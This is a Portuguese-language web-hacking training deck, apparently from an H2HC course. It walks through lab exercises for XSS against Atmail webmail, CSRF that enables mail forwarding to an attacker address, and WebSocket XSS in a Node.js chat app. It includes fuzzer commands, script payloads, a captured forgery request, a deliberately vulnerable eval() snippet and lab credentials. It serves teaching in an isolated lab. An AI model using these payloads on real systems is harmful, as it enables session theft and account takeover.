Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Fazendo exercícios pra ficar fortão:

Dica 2: Analise o source da página Web e procure pelo trecho de código abaixo:



```
79<h1 align="center"></h1>
80<h2>Mathemagic</h2>
81
82<b><div id="result">Fail</div></b>
83
84<script>
85
86    var statement = document.URL.split("statement=")[1];
87
88    document.getElementById("result").innerHTML = eval(statement);
89
90</script>
91
92
93
```

Figura: Visualizando o source da página

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Vamos iniciar a VM **VÍTIMA** com o **Atmail**:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Selecione a VM do **Atmail** para importar de:
"/WebHacking_H2HC/Lab_H2HC/atmail/"
- 3 Usuário: **root** → Senha: **toor**
- 4 Após iniciar, abra um terminal bash e digite o comando:
ifconfig
- 5 Verifique e **anote o IP** que foi atribuído para esta máquina.

Vamos utilizar o **pwned** e-mail **vítima@h2hc.local** que ganhamos com o ataque de **Login Brute Force**:

- 1 Abra o **Terminal Bash** e entre no diretório **/root/WebHacking_H2HC/Atmail**
- 2 `cd /root/WebHacking_H2HC/Atmail`
- 3 Sinta-se a vontade para usar seu editor predileto.
Temos o Sublime instalado!
- 4 Edite o arquivo **xss-webmail-fuzzer.py**
- 5 Dê uma olhada também no arquivo **xssAttacks.xml**
- 6 Execute `./xss-webmail-fuzzer.py` sem nenhum argumento para conhecer a sintaxe.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Vamos usar o script `python XSS-webmail-fuzzer.py` para enviar e-mails fuzzendo os campos para identificar quais são vulneráveis a injeção de código **JavaScript**:

```
./XSS-webmail-fuzzer.py -t admin@h2hc.local \
-f vitima@h2hc.local -s IP_VM_ATMAIL \
-c plain -j onebyone_main -r 2
```

Acesse a interface de Webmail como **admin@h2hc.local** e verifique os e-mails.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

XSS - PoC

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Figura: Executando o script **xss-webmail-fuzzer.py** contra a Vítima

```
root@atacante:~/WebHacking_H2HC/Atmail# ./xss-webmail-fuzzer.py -t admin@h2hc.local -f vitima@h2hc.local -s 192.168.234.128 -c plain -j onebyone main -r 2
#####
#####      XSS WebMail Fuzzer - Offensive Security 2012      #####
#####

[*] Using local xml file...
[+] Replying payload 2
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-From
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-To
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Date
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Subject
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Body
root@atacante:~/WebHacking_H2HC/Atmail#
```

Vamos agora trabalhar nas Provas de Conceitos. Sinta-se a vontade para usar seu editor predileto. Temos o **Sublime** instalado!

- 1 Abra o **Terminal Bash** e entre no diretório **/root/WebHacking_H2HC/Atmail**
- 2 Edite o arquivo **atmail-xss-poc_001.py**
- 3 Faça as alterações necessárias.
- 4 Execute **./atmail-xss-poc_001.py** sem nenhum argumento.
- 5 Acesse a interface de Webmail como **admin@h2hc.local** e verifique os e-mails.
- 6 Você consegue dizer que tipo de XSS é esse?

Para facilitar, você pode **apagar todos os e-mails** do usuário assim:

```
./clean-imap.py
```

Que tal levar a vítima para **Dançar**?:

- 1 Abra o **Terminal Bash** e entre no diretório **/root/WebHacking_H2HC/Atmail**
- 2 Edite o arquivo **atmail-xss-poc_002.py**
- 3 Faça as alterações necessárias
- 4 Execute **./atmail-xss-poc_002.py** sem nenhum argumento.
- 5 Acesse a interface de Webmail como **admin@h2hc.local** e verifique os e-mails.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS - PoC

Hora de aprofundar no assunto...

Vamos criar uma caixa de **alert** em JS exibindo o **Cookie de Sessão** do usuário **admin@h2hc.local**:

- 1 Abra o **Terminal Bash** e entre no diretório **/root/WebHacking_H2HC/Atmail**
- 2 Edite o arquivo **atmail-xss-poc_003.py**
- 3 Faça as alterações necessárias
- 4 Execute **./atmail-xss-poc_003.py** sem nenhum argumento.
- 5 Acesse a interface de Webmail como **admin@h2hc.local** e verifique os e-mails.

Vamos agora pro **Hacking Nervosão**:

- 1 Olhe para o **Instrutor** e dê uma risadinha...
- 2 Abra o **Terminal Bash** e entre no diretório **/root/WebHacking_H2HC/Atmail**
- 3 Edite o arquivo **atmail-xss-poc_004.py**
- 4 Faça as alterações necessárias
- 5 Execute **./atmail-xss-poc_004.py** sem nenhum argumento.
- 6 Acesse a interface de Webmail como **admin@h2hc.local** e verifique os e-mails.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Hora de aprofundar no assunto...

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Session Hijacking

▶ Keep Hacking...

Cross-Site Request Forgery

O que é CSRF?

O que é CSRF?

Cross-Site Request Forgery também conhecido como **CSRF** ou **XSRF** é uma vulnerabilidade que explora uma **feature** do navegador ao invés de uma falha específica na aplicação. O CSRF é uma vulnerabilidade que acontece quando uma aplicação Web de terceiro (**Third-Party**) é capaz de realizar uma ação como se fosse o próprio usuário (vítima). Esse ataque se baseia no fato que uma aplicação Web pode enviar **Requests** para outra aplicação Web sem retornar uma resposta para a vítima.

Cross-Site Request Forgery

Como funciona o CSRF?

Como funciona o CSRF?

- 1 João **Vítima** acessa o site `www.amazon.com`, faz login, executa suas atividades e então ele não faz logoff e simplesmente abre uma nova aba ou janela no navegador.
- 2 João **Vítima** então resolve ver uma *moças bonitas* na internet e acessa `www.novinhas.com`. Esse site malicioso (no sentido literal), executa um **Request** em `www.amazon.com` para comprar um livro, por exemplo, a partir do navegador de João.
- 3 O navegador de João **Vítima** envia o **Request**, juntamente com todos os **cookies**. Para `www.amazon.com` o **Request** parece legítimo.


Vamos ver uma figura para nos ajudar a entender melhor.



Cross-Site Request Forgery

Como funciona o CSRF?

Como funciona o CSRF?



Cross-Site Request Forgery

Como funciona o CSRF?

Como funciona o CSRF?

Como João **Vítima** ainda estava autenticado em www.amazon.com, a transação é realizada e o livro é comprado.

Mas como foi que novinhos.com conseguiu fazer isso?

Cross-Site Request Forgery

Como funciona o CSRF?

Como funciona o CSRF?

Todos os elementos que estão em uma Web Page, o navegador de João **Vítima** faz o parsing e consequentemente faz os devidos **Requests**. Se uma imagem, por exemplo, apontando para a URL `www.amazon.com/buy/123` está no corpo da Web Page, o navegador silenciosamente irá realizar um **Request** para a **Amazon.com** solicitando para comprar o livro.

Isso acontece por que o João **Vítima** já tinha uma sessão autenticada com a **Amazon.com**.

Né pussivi, isso é
simpres dimais, sô

: -O

Cross-Site Request Forgery

Como funciona o CSRF?

Né pussivi, isso é simpres dimais, sô

Sim é bem simples, e grande sites tais como Google, Amazon, eBay e vários outros já foram vitimas de CSRF **no passado**. Atualmente ainda muitos websites de empresas pequenas e scripts para aplicações Web de terceiros (third-party application scripts) que não implementam um mecanismo **Anti-CSRF** continuam sendo exploráveis através desta vulnerabilidade.

Dê uma olhada nessas matérias:

- <http://thehackernews.com/2014/08/flickr-cross-site-request-forgery.html>
- <http://web.archive.org/web/20150418174949/http://breakingbits.net/2015/01/18/taking-over-godaddy-accounts-using-csrf/>
- <http://www.ehackingnews.com/2012/10/hacker-news-csrf-vulnerability-in-Twitter.html>

Cross-Site Request Forgery

Como funciona o CSRF?

Né pussivi, isso é simpres dimais, sô

Quando uma aplicação Web armazena tokens de sessão em **cookies**, esses cookies são enviados em cada **Request** feito para aquela aplicação Web (Aplica-se o **Same-Origin Policy**).

Isso pode parecer estranho, mas armazenar tokens de sessão em cookies abre a possibilidade de um **CSRF** ser explorado, enquanto que armazenar tokens de sessão em URLs permitem outros tipos de ataques.

Cross-Site Request Forgery

Como funciona o CSRF?

Os mecanismos mais comuns para proteção contra CSRF

- **Hidden Input Tokens²¹** em formulários
- **Captchas**

Obs.: Os tokens anti-CSRF se tornam inúteis se houver um XSS.

²¹Os tokens precisam ser de fato não previsíveis

Cross-Site Request Forgery

Como funciona o CSRF?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Devido ao **Same-Origin Policy**²², não é possível ler um token de **amazon.com** a partir de **novinhas.com**. No entanto, usando **XSS** no domínio **amazon.com**, um JavaScript pode roubar o token e usar em um **Request** válido em **amazon.com**.

²²https://www.w3.org/Security/wiki/Same-Origin_Policy ↗ ↘ ↙

Segure-se Firme!

Hora de
Submergir.

CSRF - Mão na Massa

Hora de colocar a mão na massa...

Vamos iniciar a VM **VÍTIMA** com o **Atmail**:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Selecione a VM do **Atmail** para importar de:
"/WebHacking_H2HC/Lab_H2HC/atmail/"
- 3 Usuário: **root** → Senha: **toor**
- 4 Após iniciar, abra um terminal bash e digite o comando:
ifconfig
- 5 Verifique e **anote o IP** que foi atribuído para esta máquina.

CSRF - Mão na Massa

Hora de colocar a mão na massa...

De volta à VM **ATACANTE**:

1 Abra o Mozilla Firefox

2 Painel de **Webmail** do Atmail:

http://IP_VM_ATMAIL/index.php/mail/

- Usuário: **admin@h2hc.local** → Senha: **ILOveHacking**
- Usuário: **vitima@h2hc.local** → Senha: **123456**

3 Painel de **Admin** do Atmail:

http://IP_VM_ATMAIL/index.php/admin/

- Usuário: **admin** → Senha: **SenhaAdmin**

CSRF - Mão na Massa

Hora de colocar a mão na massa...

Vamos inspecionar as **Requisições HTTP** e ver se conseguimos realizar um **CSRF**:

The screenshot shows a Mozilla Firefox browser window with the title "admin@h2hc.local - Settings - Mozilla Firefox". The address bar displays "192.168.234.128/index.php/mail#". The main content area shows a "Mail Options" page with a success message: "✓ The settings have been updated". There are two sections: "Enable Forward" (ON) and "Forward mail" (set to "atacante@h2hc.local"). The left sidebar lists "Webmail Settings", "Mail Options" (which is currently selected), and "Change Password". The browser's toolbar includes icons for Stop, Back, Forward, Home, and Search.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

CSRF - Mão na Massa

Hora de colocar a mão na massa...

Ao habilitar a opção de **E-mail Forwarding**, a requisição **POST** é enviada com 3 parâmetros:

- 1 save
- 2 enableForward
- 3 Forward

The screenshot shows the OWASp ZAP tool's intercept tab. A POST request to `http://192.168.234.128:80/index.php/mail/settings-mailsave` is captured. The 'Params' tab is selected, showing three parameters: `save=1&enableForward=enabled&Forward=atacante%40h2hc.local`. A red arrow points to the URL bar, and a red box highlights the parameter values in the 'Params' table.

Parameter	Value
save	1
enableForward	enabled
Forward	atacante%40h2hc.local

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

CSRF - Mão na Massa

Hora de colocar a mão na massa...

Ao habilitar a opção de **E-mail Forwarding**, a requisição **POST** é enviada com 3 parâmetros:

- 1 save
- 2 enableForward
- 3 Forward

The screenshot shows the NetworkMiner interface with the 'Intercept' tab selected. A POST request to 'http://192.168.234.128:80' is captured. The 'Params' tab is active, displaying the following parameters:

Type	Name	Value
Cookie	atmail6	i34jb02442rpqg20ltp6f2tlnh0
Body	save	1
Body	enableForward	enabled
Body	Forward	atacante@h2hc.local

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js

Entendendo melhor o Node.js

Definição encontrada no site oficial²³:

Node.js® is a JavaScript runtime built on Chrome's V8 JavaScript engine. Node.js uses an event-driven, non-blocking I/O model that makes it lightweight and efficient. Node.js' package ecosystem, npm, is the largest ecosystem of open source libraries in the world.

Num intindí o que ele falô :-(

²³<https://nodejs.org/en/>

Talvez traduzindo fica mais fácil de entender:

O Node.js é um **runtime** de JavaScript incorporado no **engine** JavaScript V8 do Chrome. O Node.js usa um **event-driven** no modelo **non-blocking I/O** que o torna leve e eficiente. O ecossistema de pacotes do Node.js, o npm é o maior ecossistema de bibliotecas de código aberto do mundo.

Nahhhh... Ainda tá meio confuso!!! :-P

XSS em Node.js

Entendendo melhor o Node.js

Explicando de uma forma bem simples, o Node.js²⁴ é um interpretador de código JavaScript com o código aberto, focado em migrar o Javascript do lado do **cliente** para os **servidor**. Seu objetivo é ajudar programadores na criação de aplicações de alta escalabilidade (como um servidor web[1]), com códigos capazes de manipular dezenas de milhares de conexões simultâneas, numa única máquina física.

²⁴<https://pt.wikipedia.org/wiki/Node.js>

XSS em Node.js

Entendendo melhor o Node.js

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js

Entendendo melhor o Node.js

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection


XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão



If you know Java, here's a little analogy.

Figura: Extraído de: <https://medium.freecodecamp.org/what-exactly-is-node-js-ae36e97449f5>

XSS em Node.js

Qual a importância disso?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

52% of All JavaScript npm Packages Could Have Been Hacked via Weak Credentials

By Catalin Cimpanu

June 27, 2017

07:25 AM

0



Tens of thousands of developers using weak credentials to secure their npm accounts inadvertently put more than half of the npm packages (JavaScript libraries and tools) at risk of getting hijacked and used to deploy malicious code to legitimate applications that use them in their build process.

npm Inc, the company that runs the npm package manager, has addressed the issue at the start of June by triggering [password reset operations](#) for all affected users.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Figura: Extraído de:

<https://www.bleepingcomputer.com/news/security/>

52-percent-of-all-javascript-npm-packages-could-have-been-hacked-w

Escrevendo nossa primeira aplicação em Node.js.

- Abra o editor de texto e digite o seguinte:

```
1 console.log("Hacking The World!");
```

- Salve o arquivo com o nome **app.js**
- Abra um Terminal e execute o arquivo assim:

```
node app.js
```

XSS em Node.js

Conhecendo o Chat Support Systems

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

²⁵<http://thehackerplaybook.com/>

A aplicação **Chat Support Systems** foi escrita usando o **Web Stack** mais comum de desenvolvimento em Node.js:

- 1 Express Framework²⁶
- 2 Pug Template Engine²⁷
- 3 MongoDB NoSQL²⁸
- 4 Usa a lib **socket.io**²⁹ para criar o WebSockets

²⁶ <https://expressjs.com/>

²⁷ <https://pugjs.org/>

²⁸ <https://www.mongodb.com/>

²⁹ <https://socket.io/>

XSS em Node.js

Conhecendo o Chat Support Systems

Treinamento Web Hacking

Marcos Azevedo
aka psylinux

NodeJS XSS




Figura: Arquitetura da Aplicação Chat Support Systems

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Vamos iniciar a VM **VÍTIMA** com o **Chat Support Systems**:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Importe a VM de:
"/WebHacking_H2HC/Lab_H2HC/CSK_Support_Web/"
- 3 Após iniciar, você será capaz de visualizar as interfaces de rede no terminal da VM
- 4 Verifique e **anote o IP** que foi atribuído para esta máquina.
- 5 Na VM de **Atacante** altere o arquivo **/etc/hosts**

XSS em Node.js - Mão na Massa

Explorando o Chat Support Systems

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection


Deserialization Attacks

Conclusão

- 1 Usando o navegador da VM de **Atacante** acesse <http://chat:3000/>
- 2 Crie um usuário pra você
- 3 Após efetuar login, vá em **CHAT**
- 4 Coloque o Payload: "<script> alert(1) </script>"
- 5 Com o botão direito no navegador visualize o código da página
- 6 No Burp vá para Proxy → WebSockets History
- 7 O alert não irá aparecer no código da página, assim como acontece no **Reflected XSS** e no **Stored XSS**
- 8 Consegue dizer que tipo de XSS é esse?

XSS em Node.js - Mão na Massa

Explorando o Chat Support Systems



```
1 <!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Chat Support Systems</title><meta name="viewport" content="width=device-width, initial-scale=1.0">
2   $('#cover').fadeOut(5000);
3 });</script><script>var flashingSpeed = 350;
4 $(function () {
5   var socket = io();
6   $('form').submit(function(){
7     socket.emit('channelchat', $('#m').val());
8     $('#m').val('');
9     return false;
10 });
11 socket.on('channelchat', function(msn){
12   $('#messages').append('<li style="color:' + msg.color + '">' + msg.name + ': ' + msg.msgText + '</li>');
13   $('.messageWindow').stop().animate({ scrollTop: $('.messageWindow')[0].scrollHeight }, 1000);
14 });
15 });</script><div id="cover"><p>Loading</p></div><div class="center"><div class="navigation"><div class="left"><div class="logo" data-bbox="100 100 150 150" data-label="Image">
```

Figura: Atenção especial para **msg.name** no código da página

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js - Mão na Massa

Explorando o Chat Support Systems

The screenshot shows the Burp Suite interface with the 'WebSockets history' tab selected. A red arrow points to the tab title. Below it is a table of captured messages. One message is highlighted with a red border. The message details are shown in the 'Message' panel below:

#	URL	Direction	Edited	Length	Comment	SSL	Time	Listener port
31	http://chat:3000/socket.io/?EIO=3&tra...	Incoming		117			03:06:54 14 ...	8080
30	http://chat:3000/socket.io/?EIO=3&tra...	Outgoing		45			03:06:54 14 ...	8080
29	http://chat:3000/socket.io/?EIO=3&tra...	Incoming		1			03:06:49 14 ...	8080
28	http://chat:3000/socket.io/?EIO=3&tra...	Outgoing		1			03:06:49 14 ...	8080
27	http://chat:3000/socket.io/?EIO=3&tra...	Incoming		100			03:06:36 14 ...	8080
26	http://chat:3000/socket.io/?EIO=3&tra...	Outgoing		28			03:06:36 14 ...	8080
25	http://chat:3000/socket.io/?EIO=3&tra...	Incoming		117			03:06:26 14 ...	8080
24	http://chat:3000/socket.io/?EIO=3&tra...	Outgoing		45			03:06:26 14 ...	8080
23	http://chat:3000/socket.io/?EIO=3&tra...	Incoming		1			03:06:24 14 ...	8080

Message Panel:

- Raw
- Hex

42["channelchat",{"msgText":"<script>alert(1)</script>","colorClass":"blueText","name":"psylinux","color":"#4d3a74"}]

Figura: WebSocket History do Burp

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS em Node.js - Mão na Massa

Explorando o Chat Support Systems

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

